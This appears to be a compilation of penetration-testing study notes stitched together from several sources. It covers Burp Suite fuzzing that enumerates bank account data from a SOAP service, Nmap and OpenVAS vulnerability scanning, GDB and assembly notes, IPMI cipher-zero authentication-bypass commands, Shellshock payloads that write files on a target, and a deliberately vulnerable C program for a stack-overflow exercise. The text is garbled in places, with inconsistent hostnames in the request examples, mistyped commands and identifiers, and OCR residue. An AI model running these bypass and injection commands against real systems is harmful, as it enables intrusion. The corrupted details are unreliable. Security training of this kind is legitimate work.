
Add    Enabled    Operator    Match type

#### Img5: Enabling Intercept Server Response

Now Burp is ready to be integrated with the SoapUI. Open SoapUI. The initial creating project in SoapUI is discussed in the [previous article](#). So I will not discuss the same again here. I will use the same URL <http://www.testfire.net/bank/ws.asmx?WSDL> to test Web services, and once you create a project for this WSDL file in SoapUI it will look like Img5.




Img6: SoapUI window with all the methods of Web service  
Now as everything is ready, to start with let's integrate the Burp Suite Free Edition with the SoapUI. To do so, you have to click on the Settings icon present in third position from right side in the left top corner on Img6, and you will get a new window as shown in Img7.



Img7: The settings window


To change the proxy settings, click on the Proxy Settings tab, and another new window opens as shown in Img8.



### Img8: Proxy Settings

You can set your proxy listener IP and port number here, as in my case my proxy is running on 127.0.0.1:8080 I used the same. Then you can either enable using proxy from here or from the home page. Click OK and save the settings.

To enable the proxy, click on the proxy icon directly, this is present in the second position from right side in the left top corner of Img6. The icon in red means interception is off, and the icon in green means the interception is on. As shown in Img9.



### Img9: Proxy icon


Now the integration part is complete. Just check your Burp proxy if the intercept is on or not, if not just make that on, then go to the SoapUI to send a request to check whether both are integrated properly or not. So I will use “GetUserAccounts” method in SoapUI and change the value of the parameter “UserId” to one to generate a proper soap request and check if the request is getting intercepted by the Burp Suite or not, as shown in Img10.

A screenshot showing the integration between SoapUI and Burp Suite. In the SoapUI interface, a 'Request 1' is selected under the 'ServicesSoap' project. The XML content of the request is highlighted with a red box. In the Burp Suite interface, a red arrow points from the SoapUI request to the 'Intercept' button in the Burp Suite header bar. The 'Intercept is on' status is indicated by a green icon. The Burp Suite interface shows the request details and the intercepted XML message. A red box highlights the 'Request intercept in Burp' text. The status bar at the bottom right of the Burp Suite window says 'Sending Request'.

Img10: Burp Suite integration with SoapUI to intercept request


## **Testing the soap request with Burp Repeater**

As we are able to integrate Burp Suite Free Edition with SoapUI successfully and able to intercept the request, now let's test for some test cases. First we need to send the request to the repeater as shown in Img11.




Img11: Sending request to Repeater

It's very simple, right click on the request and choose the option "Send to Repeater". Now go to the Repeater tab to check the response as shown in Img12.



Img12: Request in Burp repeater

Now send that request to get the response and to check whether we are getting anything special or not, as shown in Img13.



Img13: Soap Request and Response

As we can see in Img13, we have executed the soap request properly because we get a 200 OK response, but nothing interesting found in

the body of the response. Though we get the version disclosed in the response header. What it states is that we used the proper data format; that's why it did not generate any error, so now we have to repeat the same process to get more information.

As the “UserId” is an integer type (As by providing an integer value it does not return any error, we can assume that it is an integer type parameter) or else by visiting the WSDL we can confirm it as shown in Img14.


```

</s:element>
- <s:element name="GetUserAccounts">
- <s:complexType>
- <s:sequence>
    <s:element minOccurs="1" maxOccurs="1" name="UserId" type="s:int"/>
</s:sequence>
</s:complexType>
</s:element>
- <s:element name="GetUserAccountsResponse">
- <s:complexType>
- <s:sequence>
    <s:element minOccurs="0" maxOccurs="1" name="GetUserAccountsResult" type="tns:ArrayOfAccountData"/>
</s:sequence>
</s:complexType>
</s:element>

```

Img14: Data types of Request and Response

By looking at the WSDL file, we confirmed that the “UserId” parameter is an integer type parameter, and by providing a proper value we might get an array of account data. Now we need to fuzz the parameter to enumerate user data. To do so, send the request to the Intruder by right clicking on the request as shown in Img15.



Img15: Sending request to intruder

By clicking on the Intruder tab in Burp, you will find following details as shown in Img16.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder (selected), Repeater, and Sequencer. Below the tabs, there are buttons for selecting target numbers (1, 2, ...). The main area is titled 'Attack Target' with the sub-instruction 'Configure the details of the target for the attack.' It includes fields for 'Host' (www.testfire.net) and 'Port' (80), and a checkbox for 'Use HTTPS' which is unchecked. There are also 'Target', 'Positions', 'Payloads', and 'Options' tabs at the bottom of this panel.

Img16: Target details of the request in intruder tab

Click on Position tab to select the proper position to fuzz or insert your payload as shown in Img17.

The screenshot shows the 'Payload Positions' section of the Intruder tab. It displays an XML-based request with several placeholder fields highlighted in red, indicating they are available for payload insertion. The 'Attack type' dropdown is set to 'Splicer'. On the right side of the payload list, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. The XML code for the request is as follows:

```
POST /bank/ws.asmx HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml; charset=UTF-8
Host: www.altoconsumual.com
Content-Length: 290
Host: www.testfire.net
Proxy-Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ws="http://www.altoconsumual.com/bank/ws">
<soapenv:Header/>
<soapenv:Body>
<ws:GetUserAccounts>
<ws:UserId>1</ws:UserId>
</ws:GetUserAccounts>
<soapenv:Body>
</soapenv:Envelope>
```

Img17: Positions to insert payload

The best thing about this Intruder is that it always auto selects all the possible insertion points present in a request. But in this case we only need to fuzz the "UserId" parameter, so now remove the other two selected options with the clear button present in the right side by selecting only those two as shown in Img18.

```

POST /bank/ws.asmx HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://www.altoromutual.com/bank/ws/GetUserAccounts"
Content-Length: 298
Host: www.zeefire.net
Proxy-Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ws="http://www.altoromutual.com/bank/ws">
  <soapenv:Header>
    <ws:GetUserAccounts>
      <ws:UserId></ws:UserId>
    </ws:GetUserAccounts>
  </soapenv:Header>
</soapenv:Envelope>

```

Img18: Selecting only the required parameter

Now move to the payload window to provide payloads as shown in Img19.

Payload set: 1      Payload count: 0

Payload type: Simple list      Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.


Paste      Load ...      Remove      Clear

Add      Enter a new item

Img19: Payload window


We can specify the payloads manually by adding one by one, or we can create a list of payloads in a text file one below another and add it

with the load option. Do whatever you want to do, but add some payloads as shown in Img20.



Img20: Specifying payloads

I inserted 1 to 30 to fuzz the “UserId” parameter and to check whether I am able to enumerate some user data or not. To do so, click on the Intruder menu in the top of your Burp Suite, and click on start attack as shown in Img21.



Img21: Start fuzzing with intruder

Now it will open an attack window to fuzz all the payloads in “UserId” parameter as shown in Img22.

| Intruder attack 1                         |         |        |                          |                          |        |                  |
|-------------------------------------------|---------|--------|--------------------------|--------------------------|--------|------------------|
| Attack Save Columns                       |         |        |                          |                          |        |                  |
| Results Target Positions Payloads Options |         |        |                          |                          |        |                  |
| Filter: Showing all items                 |         |        |                          |                          |        |                  |
| Request                                   | Payload | Status | Error                    | Timeout                  | Length | Comment          |
| 0                                         |         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    | baseline request |
| 1                                         | 1       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 2                                         | 2       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 755    |                  |
| 3                                         | 3       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 4                                         | 4       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 5                                         | 5       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 6                                         | 6       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 7                                         | 7       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 8                                         | 8       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 9                                         | 9       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 10                                        | 10      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 11                                        | 11      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 12                                        | 12      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |
| 13                                        | 13      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 567    |                  |

Img22: Summary of Intruder attack

Now it is a very important part of the Intruder, you need not to go to each and every request to check the response. Just check in this window that if the status code or content length differs from all in any request, if yes then we are interested in that request. You can see clearly in the second request that the content length increased from 567 to 755. Double click there to open a new tab and click on the Response tab to check that data as shown in Img23.

Result 2 | Intruder attack 1

|          |     |          |
|----------|-----|----------|
| Payload: | 2   | Previous |
| Status:  | 200 | Next     |
| Length:  | 755 | Action   |
| Timer:   | 875 |          |

Request Response

Raw Headers Hex XML

```

HTTP/1.1 200 OK
Connection: close
Date: Sat, 11 Jan 2014 16:46:33 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 506

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body>< GetUserAccountsResponse
xmlns="http://www.alteromutual.com/bank/ws/">< GetUserAccountsResult>< AccountData><
ID>20</ID>< Type>Checking</Type></ AccountData>< AccountData>< ID>21</ID>< Type>Savings
</Type></ AccountData></ GetUserAccountsResult></ GetUserAccountsResponse></ soap:Body>
</soap:Envelope>
```

? < > + Type a search term 0 matches

### Img23: The intruder response

You can see in Img23 that we enumerated certain user details. It is very critical information disclosed here. We got a vulnerability called “Sensitive information disclosure”. An attacker might use the information to create any other critical and sophisticated attack.

93. The user Id 2 is a valid user id.
94. It contains two accounts.
95. Account ID 20 is a checking account.
96. Account ID 21 is a saving account.

### **Conclusion:**

We learned how to integrate Burp Suite Free Edition with SoapUI to fuzz different parameters of a soap request, how to configure Burp, and how to use different features like Burp Repeater and Intruder. And we also learned how to fuzz different parameters to collect different data or test some other test cases. In the next installment, we will cover how the sensitive information we got here leads us to other critical attacks and the challenges and limitations of Burp Suite Free Edition integration with the SoapUI tool.

### **Reference:**

<http://portswigger.net/burp/>

<http://www.soapui.org>

<http://resources.infosecinstitute.com/burp-suite-walkthrough/>

From <<https://resources.infosecinstitute.com/web-services-penetration-testing-part-6-fuzzing-parameters-burp/>>

## **VULNERABILITY SCANNING**

> Vulnerability scans can generate a great deal of traffic and, in some cases, can even result in denial of service conditions on many network devices, so caution must be exercised before making use of mass vulnerability scanners on a penetration test.

## Vulnerability Scanning with Nmap

- To get all available Nmap Vulnerabilities scripts

```
```Shell
cd /usr/share/nmap/scripts/
ls -l *vuln*
```
```

```

- Then start Using one of them

We will see in the output that not only did Nmap will find if the server is vulnerable; it also retrieved the admin's password hash.

```
```Shell
nmap -v -p 80 --script=http-vuln-cve2010-2861 192.168.11.210
```
```

```

- The ftp-anon NSE script lets us quickly scan a range of IP addresses for FTP servers that allow anonymous access

```
```Shell
nmap -v -p 21 --script=ftp-anon.nse 192.168.11.200-254
```
```

```

- we can check the security level of an SMB server with the smb-security-mode NSE scrip

```
```Shell
nmap -v -p 139, 445 --script=smb-security-mode 192.168.11.236
```
```

```

```

- Beyond penetration testing, network administrators can also benefit from NSE scripts, by verifying that patches have been applied against a group of servers or workstations.

For example, you can use nmap data to verify that all domain web servers have been patched against CVE-2011-319240, an Apache denial of service vulnerability.

```Shell

```
nmap -v -p 80 --script=http-vuln-cve2011-3192 192.168.11.205---210
```

```

- In the output above, a server was found to be to possess the denial of service vulnerability.

- Nmap also provides links to various references that the user can visit for more information about the discovered vulnerability.

## ## The OpenVAS Vulnerability Scanner

(OpenVAS) is a powerful vulnerability scanner, containing thousands of vulnerability checks.

### #### OpenVAS Initial Setup

```Shell

```
# First, run the initial setup
```

```
> openvas-setup
```

```
# Then add user  
> openvas-adduser  
# now launch Greenbone Security Desktop and log in  
> gsd
```

...

### ## More NSE Scripts

```
`nmap -v -p 80 --script http-vuln-cve2010-2861 $IP`  
* checks for ColdFusion webservers with a known directory traversal vuln
```

```
`nmap -v -p 80 --script all $IP`  
* runs all relevant vuln scripts
```

### ## OpenVAS

Several steps needed before running in Kali

1. `openvas-setup`
2. <https://localhost:9392>

\* Check out scan config options for optimization

### # Debuging using GDB

### ## Compiling C code with GDB debug symbols

```
```Shell
```

```
>> gcc -ggdb <file_name.c> -o <output_file_name>
```

```
...
```

```
# x86 Assembly Language and Shellcoding on Linux - Pentester Academy (study notes)
```

```
## Know your cpu
```

```
```Shell
```

```
>> lscpu
```

```
>> cat /proc/cpuinfo
```

```
...
```

```
## General Purpose registers
```

```

```

```
## Investigating CPU registers
```

```
```Shell
```

```
# First attach gdp to a running process
```

```
>> gdp /bin/bash
```

```
# set a break point
```

```
>> (gdb) break main
```

```
# See all CPU registers
```

```
>> (gdb) info registers
```

```
# See EAX in hex (General purpose flag)
```

```
>> (gdb) display /x $ax
```

```
>> (gdb) display /x $eax
```

```
>> (gdb) display /x $ax
```

```
>> (gdb) display /x $ah
```

```
...
```

```
## Checking which command will run next
```

```
```Shell
```

```
>> (gdb) disassemble $eip
```

```
...
```

```
## To see all registers
```

```
```Shell
```

```
>> (gdb) info all-registers
```

```
...
```

```
## Change gdb to show Intel syntax instead of AT&T
```

```
```Shell
```

```
>> (gdb) set disassembly-flavor intel
```

```
...
```

```
## CPU Modes
```

```

```

```
## Memory Models
```

```

```

```
## Linux Mode and memory model
```

```

```

```
## Memory arch
```

```

```

```
## Investigating memory of a running process
```

```

```

```
```Shell
```

```
# Get process pid  
>> ps | grep <process name>  
>> cat /proc/<pid>/maps  
...
```

OR

```
```Shell  
>> pmap -d <pid>  
...
```

OR Attach the process to GDB

```
```Shell  
>> (gdb) info proc mappings  
...
```

## Get all system code numbers

```
```Shell  
>> vim /usr/include/i386-linux-gnu/asm/unistd_32.h  
...
```

## Invoking system calls with interrupt 0x80

```

```

```

```

## To see the manual for a system function

```Shell

```
>> man 2 <func name>
```

```
# e.g.
```

```
>> man 2 write
```

```

## Creating our first assembly app

```
[hello_world.asm](./source/hello_world.asm)
```

```Shell

```
# building
```

```
>> nasm -f elf32 hello_world.asm -o hello_world.o
```

```
# linking
```

```
>> ld hello_world.o -o HelloWorld
```

```
# running
```

```
>> ./HelloWorld
```

```
# Debugging
>> gdb ./HelloWorld
>> (gdb) break _start
>> (gdb) run
>> (gdb) set disassembly-flavor intel
>> (gdb) disassemble
>> (gdb) info registers
>> (gdb) stepibb
````
```

## VULNERABILITY VERIFICATION AND EXPLOIT CUSTOMIZATION

Verify Various Vulnerabilities

---

[+] IPMI Cipher Suite Zero Authentication Bypass:

<http://www.tenable.com/plugins/index.php?view=single&id=68931>

Tools required:

ipmitool

freeipmi-tools

```
ipmitool -I lanplus -H 192.168.0.1 -U Administrator -P notapassword user list
```

```
# Specifying Cipher Suite Zero
```

```
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword user list
```

```
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword chassis status
```

```
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword help
```

```
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword shell
```

```
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword sensor
```

[+] Bash Remote Code Execution (Shellshock)

<http://www.tenable.com/plugins/index.php?view=single&id=77823>

```
x:() { :;}; /sbin/ifconfig > /tmp/ifconfig.txt
```

```
x: () { :;}; echo "Hacked" > /var/www/hacked.html
```

### [+] DNS Server Cache Snooping Remote Information Disclosure

<http://www.tenable.com/plugins/index.php?view=single&id=12217>

### Nmap Script: dns-cache-snoop

<http://nmap.org/nsedoc/scripts/dns-cache-snoop.html>

```
nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,dns-cache-snoop.domains={host1,host2,host3}' <target>
```

### [+] IP Forwarding Enabled

<http://www.tenable.com/plugins/index.php?view=single&id=50686>

### Nmap Script: ip-forwarding

<http://nmap.org/nsedoc/scripts/ip-forwarding.html>

```
sudo nmap -sn <target> --script ip-forwarding --script-args='target=www.example.com'
```

### Alternatives:

- Set VM's default gateway as the victim IP address and attempt to route elsewhere.
- <http://pentestmonkey.net/tools/gateway-finder>



# Buffer Overflow Exploit

I am interested in exploiting binary files. The first time I came across the `buffer overflow` exploit, I couldn't actually implement it. Many of the existing sources on the web were outdated(worked with earlier versions of gcc, linux, etc). It took me quite a while to actually run a vulnerable program on my machine and exploit it.

I decided to write a simple tutorial for beginners or people who have just entered the field of binary exploits.

> ### What will this tutorial cover?

This tutorial will be very basic. We will simply exploit the buffer by smashing the stack and modifying the return address of the function. This will be used to call some other function. You can also use the same technique to point the return address to some custom code that you have written, thereby executing anything you want(perhaps I will write another blog post regarding shellcode injection).

> ### Any prerequisites?

1. I assume people to have basic-intermediate knowledge of `C`.
2. They should be a little familiar with `gcc` and the linux command line.
3. Basic x86 assembly language.

> ### Machine Requirements:

This tutorial is specifically written to work on the latest distro's of `linux`. It might work on older versions. Similar is the case for `gcc`. We are going to create a 32 bit binary, so it will work on both 32 and 64 bit systems.

> ### Sample vulnerable program:

...

```
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();
```

```
    return 0;  
}  
...
```

